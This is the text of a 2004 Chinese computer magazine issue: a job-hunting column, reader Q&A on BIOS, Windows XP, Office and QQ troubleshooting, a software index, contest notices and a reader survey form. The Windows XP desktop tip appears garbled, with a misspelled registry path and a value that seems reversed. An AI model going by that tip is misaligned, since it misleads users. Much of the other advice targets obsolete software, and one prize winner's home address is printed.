很多单位都招聘启事中都会提到这样一句话“谢绝来电”。看到这句话就不能够打电话了吗？

但是，如果你非常希望能够到这家单位工作，简历投出一段时间了却没有得到反馈。更要命的是，你怎样衡量都可能认为个人才能与这个岗位之间非常匹配，这个时候怎么办？还在等待吗？不尽然！也许你需要给对方打个电话，委婉表达自己的意图，看看是不是公司推迟了面试的时间，或者已经决定了面试的名单。如果是这样，我们还是需要简单地陈述一下自己的优势并能够进行一定

的争取。

“如果我简历发出去之后又获得了其他相关成绩，比如说考的一个能证明计算机水平的证书拿到了，是否需要补充一下呢？”刘燕说完从包里面翻出一纸证书给我看。

需要！这不仅仅是需要的问题，这是一个很好的机会！补充信息不但可以强化你的实力，还可以让企业从众多的简历中注意到你，感受到你对这个职位的重视和努力。你可以借此机会争取一下面试的机会。当然，这样的补充最多只有一次，否则就是过犹不及了。

“哦！”刘燕翻弄着手上的那个证书，“原来，简历怎样投出去还需要好好思考一下”。

是的，求职本身就是一个系统工程，每个细节我们都需要好好斟酌，好好重视，其实我们每次在谈论这些，也都是为了让大家能够通过自己的努力，把自己的才华展示出来，获得心仪的岗位并能够大展宏图，这对个人对企业都是一件有意义的事情。

小编的故事

怎样投递简历，确实是很有学问的事情，它真的会决定你求职的成败！对这个事情，我就有很深切的体会。

我LP（当时还是GF）毕业之后，也曾四处投递过简历，但绝大部分都石沉大海。她总结后认为，是自己的简历做得不够详细、精美，于是花了很大的精力去整理和润饰它，为此甚至于练成了Word高手！但当她把一份份精美的简历打印出来，邮寄出去之后，响应者依然寥寥。之后她又采用过发传真的方式，但效果依然不明显。为此，她失落和郁闷了很长时间，最后甚至开始怀疑自己的能力。

后来我劝她说，你还是换一种方式吧，用E-mail试试。做事特别认真的她说：“这多不正式啊？人家会不会当垃圾信给过滤了啊？”我给她分析说，邮寄或者传真，都是一种需要多次中转的传播途径，只要任何一个中间环节卡壳儿，你的简历都到不了对方手里。即使到了，拆阅信件、分发传真，也不是特别方便的事情。而用E-mail则完全不同，它首先能保证你的简历百分之百准确地传达给直接负责招聘的人员；其次，每天阅读邮件肯定是办公族必干的事情，你的简历在这个过程中被忽略的可能性相对邮寄和发传真来说是极低的；另外，由于E-mail可以在邮件主题中明确告诉对方这封邮件的内容，它被当垃圾信过滤的可能性也不大；最后，E-mail可以借助很多先进的手段，将简历做得非常生动、丰富，以赢得招聘者的印象分。

LP听取了我的建议，针对自己中意的几个公司专门定制了电子简历，并用E-mail投递出去。这招的效果果然不错，对方回馈率不仅提高了，而且回馈的周期也较之前大大缩短！后来，LP终于进入了一家梦想中的外企。当工作一段时间之后，一天，她非常感慨地跟我说：“我现在终于知道了，在大公司里，每天来来往往的（普通）邮件量之大，根本超出我过去的想像；另外，传真机的利用率也极高，经常都出现传真机像流水一样地‘淌’出传真件的事情！如果不用E-mail，公司很难从这么多信件和传真中准确地分拣出我的简历。再说了，论重要性，公司肯定是先处理与业务相关的信件和传真。看来，当初你劝我用E-mail投递简历，实在是明智得很啊！”

听到这最后一句话，偶当然是得意得不行了…… ^_^

CF [CY02]

三十年河东 三十年河西

——应届毕业生的出路

随着大学生就业形势的变化，曾经流行的“一流的同学出国，二流的同学考研，三流的同学就业”的说法，已经被“一流的同学就业，二流的同学出国，三流的同学考研”新态势所替代！不少公司面对日益丰富、多元化的人才库（应届毕业生），都提高了招聘考核的标准。而且不少毕业生也越来越现实，不约而同地弃出国、考研这些曾经风光的道路，而选择尽快就业赚钱。而“过剩”的人才储备，当然也不能“坐以待毙”，继续深造，就是提高自身竞争力的不得不行的棋了。

CF [CY03]





硬件维修站

1 刷新BIOS后开机找不到硬盘

问：我最近给主板刷新了BIOS，可在开机后有时无法侦测到硬盘，再进行热启动操作则可以恢复正常。请问这是怎么回事？如何解决这个问题？

答：如果一个IDE接口硬盘从断电状态到通电工作状态(Power-off→Power-on→Ready)需要的时间超过了主板BIOS从开机到侦测IDE DEVICE所用时间，那么就会出现硬盘无法被侦测到的问题。解决该问题的方法如下：

开机后按Del键进入BIOS SETUP，接着找到名为Boot delay time或者IDE delay time的参数项(不同的BIOS可能会有不同的名称，但含义相近)，将该参数项所设置的时间参数适当延长。最后按F10键选择保存退出即可。

2 开机检测BIOS型号与标签不一

问：我的电脑主板BIOS芯片表面的贴纸上写的是“Phoenix BIOS”，但当我开机时为什么看到的是“Award BIOS”字样的画面?

答：Phoenix公司和Award公司已经合并成了一家公司，因此有些主板上使用的Award BIOS芯片却搭配着Phoenix logo的贴纸，这是正常现象。

3 显卡TV输出口不能正常工作

问：我的微星MX460 Lite显卡的TV输出口不能正常工作了，如何解决？

答：解决这个问题的方法是升级显卡BIOS，你应该将显卡的BIOS升级到1.07版本即可解决问题。微星的中文网站上提供相应下载文件：下载应用程序是flash410，BIOS文件是n8863m7.107。

升级方法是先用启动盘引导系统，然后在命令提示符状态下键入flash410 -f n8863m7.107这条命令并按回车键执行，随后根据系统提示完成升级操作并重启电脑。

4 QDI主板不认PCI网卡和内存条

问：我使用的是一块QDI的Intel 845EP芯片组主板，最近在插上一块PCI网卡后开机自检时找不到设备，增加内存条后也无法找到新内存条。请问这是怎么回事？如何解决这个问题？

答：QDI主板有一项减少电磁辐射的功能，就是对开机后没有插设备的插槽进行关闭，以减小电磁辐射量，保护人体健康。此时如果主板南桥芯片持续有待命电源供电(即220V电源未断开)，那么这项功能就一直起作用，这时再插上PCI设备或内存条时就可能会遇到问题。解决这个问题的方法如下：

拔掉机箱上的220V电源信号线，打开机箱，通过主板说明书上的提示，找到CMOS跳线并将跳线状态由开路改变为短路以清除CMOS的内容，随后将跳线再恢复为开路状态。装好机箱，再插上PCI设备和内存条，连接好电源并开机，这样就能解决问题了。

5 闪盘密码丢失的解决办法

问：我使用的是七喜的BABYDISK“精灵王”BX闪盘，曾经加了一个密码，最近把密码忘记了。请问在不保存闪盘内容的情况下有什么办法能消除这个密码？

答：如果你的闪盘使用的软件是U-Storage Tool2.5以下的版本，应该首先到下面这个链接下载新版驱动程序：http://www.hedy.com.cn/hedy-service/driver2/babydisk/BabyDisk-BX4.0.zip。接着在Windows 2000/XP下插入闪盘，安装U-Storage Tool2.5程序，通过“开始→程序→U-Storage→RecoverDisk.exe”运行该程序进行修复。RecoverDisk修复程序运行完成后正常退出闪盘，然后重启电脑。再次插入闪盘，接着使用UStorageTool2.5程序对闪盘重新进行分区操作即可。

6 摄像头不能启动故障一例

问：我的摄像头在启动后只有出现“ZSMC USB PC CAMERA”提示信息后才能正常使用，但有时却不能出现这个提示，此时摄像头无法正常工作。请问如何解决这个问题？

答：(1)如果系统没有出现“ZSMC USB PC CAMERA”的设备提示，可以多插拔几次摄像头。注意平时尽量少拔插USB摄像头。

(2)如果通过USB延长线与电脑连接，请去掉USB延长线，然后把USB摄像头直接与电脑USB接口连接。

(3)更换其他USB接口尝试连接，尤其要注意能使用后置的USB接口就尽量不要使用前置的USB接口。

(4)拔下其他USB设备再启动摄像头，再连接拔下的设备。

7 Windows 98下无线网卡不工作

问：为什么我在Windows 98下安装无线网卡后总是无法正常工作呢？

答：如果网络设置和网卡本身没有问题，那么最常见的原因是没有将主板上自带的网卡或PCI有线网卡禁用，这样会造成相互干扰而无法正常工作的现象。请在主板BIOS中将主板上自带的网卡禁用或拔掉PCI有线网卡应该可以解决问题。CF [SB01]

1 让 Windows XP 桌面自动复原

问:我们单位机房的电脑中安装的是 Windows XP，由于上机的人很杂，所以系统桌面经常被改动，请问有没有简单的方法能够保持桌面设置不变？

答:你可以通过如下方法设置以使系统在每次启动时恢复原来的桌面设置，具体操作步骤如下：

打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Polices\Explorer]，在右侧窗格中找到 NoSaveSettings，其类型为 REG_SZ，将其键值改为“0”，或直接删除它，退出“注册表编辑器”并重启使设置生效。

2 Windows XP 自动更新无法使用

问:我在 Windows XP 中打开 Windows Update 后，在按下“立即安装”按钮并选择接受“用户协议”后却无法进行下载更新。请问如何才能解决这个问题？

答：假设系统安装在 C 分区下，选择进入 C:\Windows\system32\inf 文件夹(注意，该文件夹是隐藏文件夹，应先在“控制面板→文件夹选项→查看”中选中“显示隐藏的文件和文件夹”)，找到并右击 IE.inf，在弹出的右键菜单中选择“安装”命令。

如果问题还不能被解决，可以到 http://download.microsoft.com/download/msninvestor/patch/1.0/win98/en-us/mcrepair.exe 这个链接下载补丁文件。首先，将 C:\Windows\System 文件夹中的 Asycfilt.dll、Oleaut32.dll、Olepro32.dll、Stdole2.tlb 三个文件复制到 C 盘根目录下。然后运行下载的 Mcrepair.exe 文件，运行完毕重启电脑，然后再将 C 盘根目录下的 Asycfilt.dll、Oleaut32.dll、Olepro32.dll、Stdole2.tlb 三个文件复制到 C:\Windows\System 文件夹下覆盖同名文件，最后重启系统即可。

3 解决 IE 启动缓慢的问题

问:我的系统是 Windows 2000，在启动 Internet Explorer 时需要用很长时间才能打开。请问如何解决这个问题？

答:你可以尝试如下方法来解决问题：

(1)禁用操作系统中安装的防火墙软件和防毒软件，看看是不是这些程序引起的问题，如果是，建议卸载引起问题的程序。

(2)清除 Internet 临时文件

启动 IE，选择“工具→Internet 选项”，在“常规”选项卡中单击“删除文件”按钮，在随后出现的窗口中用鼠标选中“删除所有脱机内容”项并单击“确定”按钮。接着再在“常规”选项卡中单击“清除历史记录”按钮，在随后出现的窗口中单击“确定”按钮。

(3)用命令清除临时文件

点击“开始→运行”，键入 cmd 并单击“确定”按钮，在出现的命令窗口中输入以下命令：

cd /d %temp%(按回车键)
del /s /f /q *(按回车键)
cd /d %tmp%(按回车键)
del /s /f /q *(按回车键)

4 网页无法打开错误一例

问：我在用 IE 浏览网页时，有时会出现一个“File Contains No Data”字样的提示并无法打开相关网页。请问是什么原因造成的这个错误提示，如何处理？

答：出现这个错误提示就表示你所访问的网页虽然存在，但里面的内容却是空白，也就说该网页的维护人员可能正在更新网页或维护系统。你可以等待一段时间再访问该网页。

5 “快速显示桌面”图标的问题

问：我一不小心将桌面快速启动栏中的“快速显示桌面”图标移到了桌面上，当再次将其移到快速启动栏内时，发现只是移回了快捷方式，而原始文件图标还在桌面上，将桌面上的原始文件图标删除后，快速启动栏中的“快速显示桌面”快捷图标又不能使用了。请问如何才能解决这个问题？

答：首先从“回收站”中将删除了的“快速显示桌面”原始文件图标恢复到系统桌面上，删除快速启动栏中的“快速显示桌面”快捷图标，接着用鼠标选中桌面上的“快速显示桌面”原始文件图标，按下 Shift 键并且用鼠标将此文件拖放到快速启动栏即可。

系统门诊所



6 任务栏上的声音图标无法恢复了

问：我的系统最近中了病毒，杀毒后发现桌面上“任务栏”里的音量控制图标不见了，进入“控制面板”内的“声音和音频设备”，想再次选择在“任务栏”上显示声音图标，可系统提示无法执行。请问有什么办法能解决这个问题？

答：出现这种情况说明声卡驱动程序文件受到了破坏，你可以在“控制面板”内的“添加/删除程序”中将声卡驱动程序卸载，然后重新启动操作系统，再安装声卡驱动程序即可解决问题。CF [SB02]



软件咨询问

1 AAC音乐格式及其播放问题

问：最近我从网上下载了一些AAC格式的音乐文件，用手头上的几个播放器均不能播放。请问，这是一种什么格式的音乐？用什么播放器能够播放它？

答：AAC是Advanced Audio Coding（高级音频编码）的简写，这种音乐格式具有比MP3更高的质量，目前在苹果公司的iTunes音乐商店的应用中取得了巨大成功。在RealNetworks新近推出的媒体播放器RealPlyer 10中就加入了对AAC格式的支持，你可以在网上找到该播放软件的免费下载，用它来播放AAC格式的音乐文件。

2 拯救被删除了的数码照片

问：我把前些日子出去旅游的照片下载到硬盘中以后，本以为相机CF卡中存储的照片没用了，于是随手下命令删除了。但前些天电脑硬盘出了故障，经多方诊断和恢复都无效，最后宣告报废，这样一来，全程的旅游照片就等于化为乌有了。删除照片后我没有再用该相机拍照。请问，有办法可以将CF卡中已经删除的照片恢复过来吗？

答：你可以借助一款名为MediaRecover的工具软件来恢复存储卡中的照片。

首先，需要有读卡器，将CF存储卡插入到读卡器中，启动MediaRecover，点击Recovery，接着选择读卡器盘符，随后设置恢复照片的存放位置，按Start按钮后便开始恢复照片了。

此软件不仅可以恢复误删除的照片，即使是你格式化了存储卡，照片一样也能被恢复过来。

3 借助工具软件修复Word文档

问：我有一个很重要的用Word编写的DOC文档打不开了，因没有留备份而里面内容又急用，所以向你们请教，如何修复受损的DOC文件？

答：修复DOC文档可以用一些专用的数据修复软件，比如专业的数据恢复软件EasyRecovery Professional。

修复文件前，先备份原文件，以便在修复失败后另求他路。启动EasyRecovery Professional，选择File Repair，接着选择Word Repair，找到你需要修复的DOC文件，进入下一步执行修复操作，即可在文件所在的目录下生成一个“原文件名_BAK.DOC”的恢复文件。

如果用这个办法也不能恢复，可以选择另一个软件DocRepair来尝试修复，这个工具是专门针对Word文档的修复软件，对于修复DOC文档，应该说更好一些。

4 下载的GHO系统文件包安全吗

问：我在网上下载了一个别人做好的操作系统克隆数据包，它是GHO类型的文件，请问这样的系统我安装之后使用会不会存在安全隐患？

答：首先，对于系统软件我们提倡购买合法的正版软件，这样在软件的服务和安全上才会比较有保证。从网上下载的文件做学习或试验用还可以，但试验时最好不要把自己的安全敏感数据装入电脑中。网上曾有不法分子在GHO文件中暗藏QQ盗号程序和网游、邮件等的密码盗取工具提供下载的报道，近来在GHO文件中暗藏网银大盗病毒和其他银行卡盗窃程序的例子也明显增多，用户下载时务必小心，千万不要轻信。这些GHO文件中也许暗藏了键盘记录程序和木马程序，一旦盗号者得到用户的银行账号和密码，就可以立即从网上登录，支取并转移款项。所以，这样的系统文件，建议大家最好不要正式使用。

5 清除紫光拼音记错的词组

问：我喜欢使用紫光拼音输入法，它的智能记忆词组功能特别为我所爱，但有时因误操作可能会组成我不需要的或错误的词组，比如输入了“gaofei”，本来是想造出“高飞”这个词，结果组成了“高费”。如何才能删除词库中的这个“高费”？

答：要想删除错误的词组，可以再次输入“gaofei”，查看错误的词组存在的位置，假如排在第2，这时按下“Ctrl+Shift+2“组合键就可以删除该词组。其他词组删除法依此类推即可。

6 使凌乱的版面很快地变齐整

问：月底写总结时，我把各小组交上来的Word文档合并到一个文档中了，但因为大家采用的排版样式和字体设定都不尽相同，所以合并起来的文档格式可谓乱七八糟。所有报告中仅有文字，没有图片或其他对象。请问，有什么办法能够快速将其格式统一化吗？

答：第一种方法：先建立一个纯文本的TXT文件，然后用记事本打开，接着分别打开各个小组的DOC文档，将其中的内容复制到刚才建立的这个TXT文件中，这样所有的Word版式都会被过滤掉。最后，将TXT中的所有资料复制

到一个新建的DOC文件中即可。

第二种方法：将所有各组的报告复制合并到一个DOC文件中，然后排好一段文字为样板文字，最后通过工具栏上的“格式刷”工具来复制样板文字的版式给其他段落。方法是，先选择样板文字，再双击“格式刷”，最后用鼠标左键逐个去刷其余的文字段，刷过后单击“格式刷”工具即可。

7 把Excel表格上下拉匀称

问：在Excel表格里，可不可以使单元格中的文字不仅仅是左右间隔一致，上下间隔也一致呢？

答：当然可以。按如下操作即可：

(1)将所有要操作的单元格都选中，然后在选择区域单击鼠标右键，并在快捷菜单中选择“设置单元格格式”命令。

(2)在“单元格格式”窗口中选择“对齐”标签页。

(3)选择“垂直对齐”文本框下拉列表中的任意一项，所有单元格中的内容就会按选择的项匀称地排齐。

8 在Windows中显示多区段CD信息

问：我制作的多区段CD在“资源管理器”中只能显示出第一个或最后一个区段。这是为什么？

答：Windows的“资源管理器”一般只显示多区段CD的最后一条轨道。但使用Nero Multi Mounter(自动随Nero安装)，便可以从Windows桌面直接访问CD中的任何轨道。方法如下：

将要读取的CD置于CD/DVD-ROM驱动器或刻录机中，在“Windows资源管理器”中选择相应的驱动器，接着选择“文件”菜单中的“属性”，或者右击该驱动器图标，然后从弹出的菜单中选择“属性”。屏幕上会出现一个带有多张选项卡的对话框。请选择“卷”选项卡。你会看到CD上所有轨道的列表。由于Windows会自动访问CD的最后一条轨道，所以该轨道会标有选中标记。选择你需要的轨道，然后单击“确定”。

这样，Windows就会在CD驱动器或刻录机的驱动器图标下显示出你选择的轨道。

9 不能用数字键选择重码了

问：我使用拼音加加输入汉字，前几天忽然发现，出现在屏幕上的重码词组不能用键盘数字键来选择了，只能用空格键和两个Shift键来选择前三个重码。请问这是为什么？如何解决？

答：拼音加加输入法有一个专门用来设置重码输入特性的设置页面，你的输入法不能用数字键输入，很可能是别人或你自己不经意间改动了这个设置。可以用如下方法恢复数字键选择重码功能：

(1)鼠标单击拼音加加状态条，在弹出的菜单中选择“设置”，激活设置窗口。

(2)选择“重码”标签页，将“禁用数字键选择重码”复选框中的勾去掉，然后在下面选择你需要每页出现的重码个数。

10 拼音加加也能用笔画输入

问：拼音输入法的一个缺点是重码太多，我使用的是拼音加加输入法。请问，除了常用的词组输入、以词定字、智能记忆等输入技巧外，还有什么避免重码的输入技巧？

答：可以借助笔画辅助输入来避免重码。在输入过程中，如果第一屏没有所需要的汉字，这时按Tab键进入笔画输入状态，分别用横、竖、撇、点(捺)、折五个基本笔画的简拼h、s、p、d(n)、z(双拼应使用相应按键替代)，即可输入相应笔画。当某个字不位于重码首页，或者用户不会某个字的读音时，可附加基本笔画进行输入。例如：要输入一个“蜗”字，可以先输入拼音代码wo，接着按Tab键，紧跟着输入“蜗”字第一笔的代码s，这样“蜗”就出现在候选区的首位了，随手按空格，“蜗”字就得到了。

11 同一单元格中可设置不同字体字号

问：MS Word中很难将表格同一单元格中的文字设置为不同的字体或字号。请问，WPS Office 2003中是否可以实现在文字表中将一个单元格内的内容设置为不同的字体和字号？

答：可以办到。实现这方面的功能WPS Office要比MS Word方便得多。直接选择单元格中的不同内容，像普通排版那样设置字体字号即可。需要注意的是，当我们将一个单元格中的内容设置为不同的字体和字号后，这个单元格的属性就被定义为“文本框”。当我们再次整体选中表格调整整个表格中的字体和字号时，这个被单独定义的单元格内的内容格式不会随之发生变化，需要单独设置。

12 WPS表格中难以调整的边缘行列

问：WPS Office表格的最后一行(列)很难调整行高(列宽)，有什么好办法实现吗？

答：在编辑表格时，鼠标指针变为两个中夹平行线的反向箭头形状时，就可以在垂直或水平方向实现表格单元格的缩放，不论是表内单元格还是表格边缘的单元格都是如此，这是一条基本原则。但要让边界的鼠标光标变成这种形状，有一点小技巧，那就是把鼠标移动到表格边界上，当鼠标光标变成黑色双箭头时，微微向里移动鼠标，光标就会变成上面说的那种形状。CF [SB03]

网络答疑室



1 点击网页超级链接没有反应

问:我在使用IE浏览网页的过程中，单击网页上的超级链接却没有任何反应，请问如何解决这个问题？

答:出现这个问题最常见的原因是IE新建窗口模块被破坏了，解决该问题的操作步骤如下:

点击选择“开始→运行”，输入regsvr32 actxprxy.dll并回车，同样在“运行”中键入regsvr32 shdocvw.dll并回车。完成后重启电脑。

如果还不行，则可以将mshtml.dll、urlmon.dll、msjava.dll、browseui.dll、oleaut32.dll、shell32.dll这几个文件也用上面的方法运行一下。

2 提取电子邮件中的背景音乐

问:请问如何将Outlook Express接收到的电子邮件的背景音乐提取出来？

答:在Outlook Express中提取背景音乐的操作步骤如下:

启动Outlook Express，选择“工具→选项”，在出现的窗口中选择“发送”标签，取消“使用邮件发送格式回复该邮件”选项。将“邮件发送格式”设置为“纯文本”，然后保存设置退出。接着在Outlook Express窗口中选中包含有背景音乐的邮件，单击“转发”按钮，这样就新建了一封邮件，而在该邮件的附件栏里你就可以看到背景音乐文件了，将其选中后右击并选择“保存”即可。

3 QQ2004弹出窗口后死机故障

问:好奇心驱使我把自己的老电脑上的QQ升级为最新的2004版，可是升级后麻烦事就来了，每次好友上线后就要自动弹出一个逐渐隐去提示窗口，如果在窗口隐去的过程中鼠标正好有什么操作的话，就可能死机。我希望彻底关闭这些提示，但无论在“系统设置”还是在“个人设置”窗口中都没有找到这个开关。请问，如何彻底关闭这些提示？

答：关闭好友上线提示的开关位于“信息管理器”中。你可以按照如下方法进行设置:

单击QQ主面板下方中间的那个喇叭形“信息管理器”按钮，启动“信息管理器”窗口。在“信息管理器”窗口的左侧，把光标置于你的QQ账号上，这时窗口右侧就会出现“上线提示”、“下线提示”、“阻止消息”等复选框列表。将所有列表复选框中的对勾去掉即可。

4 限定RealLink共享资源的权限

问:最近我使用点对点软件RealLink与远方的朋友进行资源交流，我的有些资源只想让我的朋友看到，不希望其他人下载，请问在RealLink中如何实现？

答:在RealLink中，如果你不希望某种类型的共享资源被无关的人下载到，可以为这个类别设置共享权限，具体方法如下:

在“共享管理”中的“文件共享”目录中选中要共享的类别，点击鼠标右键，从菜单中选择“限定共享”，在弹出的“限定共享设置”窗口中点选“限定共享”，再选择一种限定方式。

如果选择的方式是“限定组”，则直接勾选某个组即可，这样只有勾选的组才能共享这种类型的资源；如果选择“限定号码段”，需要输入起始和终止号码，这样就只允许处于该段内的用户下载你的资源；如果选择“限定用户”，则需要在下面的框中通过点右键来添加可以共享该资源的用户的号码。

为防止意外，有一招更绝的限制方式是，如果有人恶意下载你的资源，就点右键选择将他加入到黑名单中。

CF [SB04]

第16期杂志相关软件索引

	软件	软件说明	页码
荐	InfoTip Extension 1.0	资源管理器增强软件	12
荐	DialogMate 1.54	“打开/保存”窗口增强工具	13
	PlacesBar Tweaker 1.0	从“打开/保存”窗口快速访问其他文件夹	13
荐	ERUNT 1.1.d	简单易用的注册表备份、恢复工具	18
荐	腾讯QQ皮肤编辑器 1.1	制作自己的QQ皮肤	29
荐	Startup Inspector for Windows 2.10	自动判断自启动程序是否为有害程序	32
荐	极点五笔4.0公测版十全大补包	非常好用的五笔输入法	36
	随心MSN6.2.0137补丁	MSN Messenger双开补丁	37
	随心雅虎通补丁	雅虎通双开补丁	37
荐	HTML2UBB	论坛转帖工具	37
荐	REGISTRY ENGINEER 1.00.0003	快速修改注册表设置	37
荐	Tag&Rename 3.01	编辑各种媒体文件标签信息及批量改名工具	39
	Make lyrics	Foobar 2000的歌词制作插件	41
	LyricsShow	Foobar 2000的歌词显示插件	41
荐	Ghostfiles 2.0	同步备份软件	42
	Easy-Backup 1.03	同步备份软件	42
	Files Comparer 2.6.0.0	文件及目录比较软件	44
荐	AutoIt 3.0.101	自动化操作软件	45
荐	ShellExView 1.01	显示并控制所有安装到系统中的Windows外壳扩展，比如右键菜单、拖放菜单等	56
	ToolbarCop 2.5	可帮你清理IE右键菜单、工具栏按钮、工具菜单中的无用项目	57
	OrphansRemover	帮你将系统中的无效快捷方式全部清理掉	58
荐	AM-DeadLink 2.01	可将IE收藏夹中的无效链接清除掉	58
	Font Frenzy 1.0	可将Windows XP安装后增加的字体全部列出来，从而能安全地删除无用的字体	60
荐	Remove Hotfix Backup Files	清理Windows升级后的Hotfix备份	61
	ABC Amber Outlook Express Converter 1.38	把邮件按照HTML、PDF、CHM等格式导出	68
	Catch 3D 4.0	可以将视频聊天窗口录下来	69

“征集优秀选题”启事

《电脑爱好者》编辑部长期在广大读者中征集优秀选题。对于被采纳的优秀选题，选题提出者将获得100元～500元的奖励。如果您有写作爱好和能力，在提出选题的同时能完成选题的写作，文章被采用后除可获得选题奖外还可以得到丰厚的稿酬。如果您有好的选题，欢迎寄给我们。也可以发送邮件到cf.xuanti@cfan.com.cn

《走进读者的电脑生活》征文启事

拥有上百万读者的《电脑爱好者》群体是一个浩大的资源宝库，在这个巨大的宝库中一定蕴藏着许许多多感人肺腑的电脑故事。亲爱的读者朋友们，如果你的生活中也有动人的电脑故事，那就写出来让大家共享吧。

征文时间： 2004年全年有效

电子信箱： hotline@cfan.com.cn(请同时抄送到anshiwei16888@126.com)

邮政地址： 100086 北京9615信箱《电脑爱好者》编辑部在行动(“走进读者的电脑生活”稿)

(提示：文章体裁不限，全文字数要求在2000字以下。稿件一经发表，即付作者样刊与稿酬，稿费每千字不低于100元。本栏目不考验你的电脑技术水平，我们相信，菜鸟也有感人的电脑故事。)

诚征优秀建议 重奖有功读者

每天，小编们最开心的时刻就是看读者来信，因为从这里面，可以得到很多很多信息，或者是鲜活的选题，或者是创新的建议，或者是幽默的笑话，或者是中肯的批评……正是有着不计其数的读者的关心、支持与帮助，《电脑爱好者》才能够不断地发生着改变，不断地进步。因此编辑部决定，对于提出特别有价值建议的读者，我们将给予重奖。我们衷心希望广大读者朋友踊跃提出您的好想法、好建议。有大家的热心支持，我们始终充满信心！

启 事

上期我们刊登了一则信息，奖励提出优秀建议的读者徐健，由于编辑失误，地址发生了差错，特在此更正。徐健朋友的正确地址为“河北省秦皇岛市港务集团有限公司铁路运输分公司计算机信息科”。徐健朋友不但经常为《电脑爱好者》撰写稿件，而且经常提出一些有价值的建议，为感谢他为我们的杂志提出了许多好建议，特奖励500元，奖金已经寄出，请徐健朋友注意查收！

重要声明

1.作者向本社投稿后，三周内没有收到录用答复的（该答复可能是电话或电子邮件等方式），可自行处理。

2.本社坚决反对抄袭和一稿多投行为。

3.除非作者事先声明，否则本社对来稿有编辑权和修改权。

4.刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。

5.本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报。

6.本刊所载文章作者授权本社声明：本刊所刊其撰写之作品，未经本社许可，不得转载、摘编。

热心评刊员公布

以下31位读者被评为2004年第12期热心评刊员。㊣表示为《电脑爱好者》2004年全年订户。

优秀奖1名（百变金刚TH－3121多功能数码播放器）

陈丹卉　北京市东城区交道口东大街6号楼1单元607　100007

纪念奖30名（超星读书卡30元）

万超君(河南)	郑　重(安徽)	卢胜宇(内蒙古)	李　源(山东)	张栋栋(安徽)	杨伟岳(贵州)
王　伟(江苏)	王　煦(山东)	王兆鹏(山东)	孟凡喜(辽宁)	高莉莉(上海)	邓　钊(湖北)
王涔宇(河南)	李　涛(北京)	岑　磊(成都)	王　磊(北京)	蒋晨曦(河北)	王　琨(湖北)
王　虹(贵州)	孙翔宇(安徽)	李根定(江苏)	高　亮(北京)	王　皓(湖南)	王晓峰(山东)
李世平(新疆)㊣	李朝明(贵州)㊣	王铜源(陕西)㊣	徐　军(山东)㊣	于　飞(甘肃)㊣	许　烨(江苏)㊣

最佳文章公布

2004年第12期优秀文章

第一名：“特别话题”栏目《D碟一刻，千G流传——DVD刻录真烧实刻》作者：**赵效民 余庆辉 帅伟**获得奖金500元和《电脑爱好者》荣誉证书。

第二名：“系统应用”栏目《和你在一起 与世界做邻居——深入了解“网上邻居”》作者：**尤扬 张楚楠 阿里巴巴**获得300元奖金和《电脑爱好者》荣誉证书。

第三名：“实用软件”栏目《300MB装入两张软盘》作者：**褚楠**获得200元奖金和《电脑爱好者》荣誉证书。

《电脑爱好者》2004年第16期评刊表

读者评刊 DU ZHE PING KAN

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选10位热心评刊员，发给丰厚的奖品。

一等奖1名
奖品：台电女神全能COMBO
价值：599元



* 支持52XCD-R写入，24XCD-RW覆写，52XCD-ROM读取，16XDVD-ROM读取
* 内置4个数码卡插槽的读卡器，支持CF、MD、MS、MS Pro、MMC、SD和SM多达7种数码卡
* 前端面板配有USB2.0的A-Type接头，便利与其他USB外设连接，支持DMA66
* 独具SUPERLINK防刻死技术，提供最佳的刻录效果
* 赠送丰富的软件（NERO、POWERDVD）

台电女神全能COMBO

二等奖3名
奖品：台电黑侠多媒体键鼠套装
价值：138元



* 光电霸王梭鼠标和黑侠多媒体键盘的绝妙组合
* 光电霸王梭TL-PP4LS-A8鼠标具有流线型超酷银黑外壳手感极佳，400CPI光学芯片，左右手对称设计，PS/2接口
* 黑侠TL-M801-S多媒体键盘采用优质工程塑胶，银黑色古典流线型外观，黑色激光镭刻按键永不褪色，超强回力及人体工学设计，具有13个多功能键，让您一键弹指间完成操作，Win98以上无驱型，防水、防尘、防静电

台电黑侠多媒体键鼠套装

三等奖6名
奖品：台电光电迷你梭800CPI鼠标（银色）
价值：99元



* 银色高亮金属感外壳
*800CPI光学芯片
* 左右手对称设计
*USB接口

台电光电迷你梭800CPI鼠标

■个人资料

姓名____________ 出生日期____________ 性别________ 文化程度________

职业____________ 联系电话____________ 通讯地址____________

邮政编码____________ Email____________ QQ____________

■本期文章评价

(请填文章结尾处的代码，如：YJ01。本栏为多项选择，可多选也可不选。)

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原因	文章代码	原因	文章代码

■本期栏目评价

(如关注此栏目，请选择“喜欢”或“不喜欢”；如不关注此栏目，只选择“不关注”即可。)

	不关注此栏目	喜欢	不喜欢
CFan新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络e生活			

	不关注此栏目	喜欢	不喜欢
硬件步步高			
市场传真、精明买家			
评测直击			
创业&就业			
傻博士信箱			
编辑部在行动			
十七点以后			

■本期综合评价

1. 本期杂志的综合评价：□很好 □较好 □一般 □较差 □很差
2. 本期与前几期的比较：□比以前好 □与以前差不多 □不如以前
3. 本期杂志的总体难度：□太简单 □还可以 □比较适中 □有点难 □太难

■特别专题调查

1. 您的个人电脑基本硬件配置如何？____________
2. 您用的操作系统是什么系统？版本如何？____________

(欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！)

评刊表复印或手抄均有效，请寄至：北京9615信箱(邮编：100086) 《电脑爱好者》编辑部/评刊2004年第16期收

您也可以将评刊表和其他意见或建议通过电子邮件发往hotline@cfan.com.cn 评刊截止日期2004年9月15日(以邮戳为准)

网络评刊：http://www.intodigi.net/cfan/pk/



面对镜头，他为何低下了头？
谈到父母，七尺男儿为何哭泣？
正义与邪恶，他如何选择？
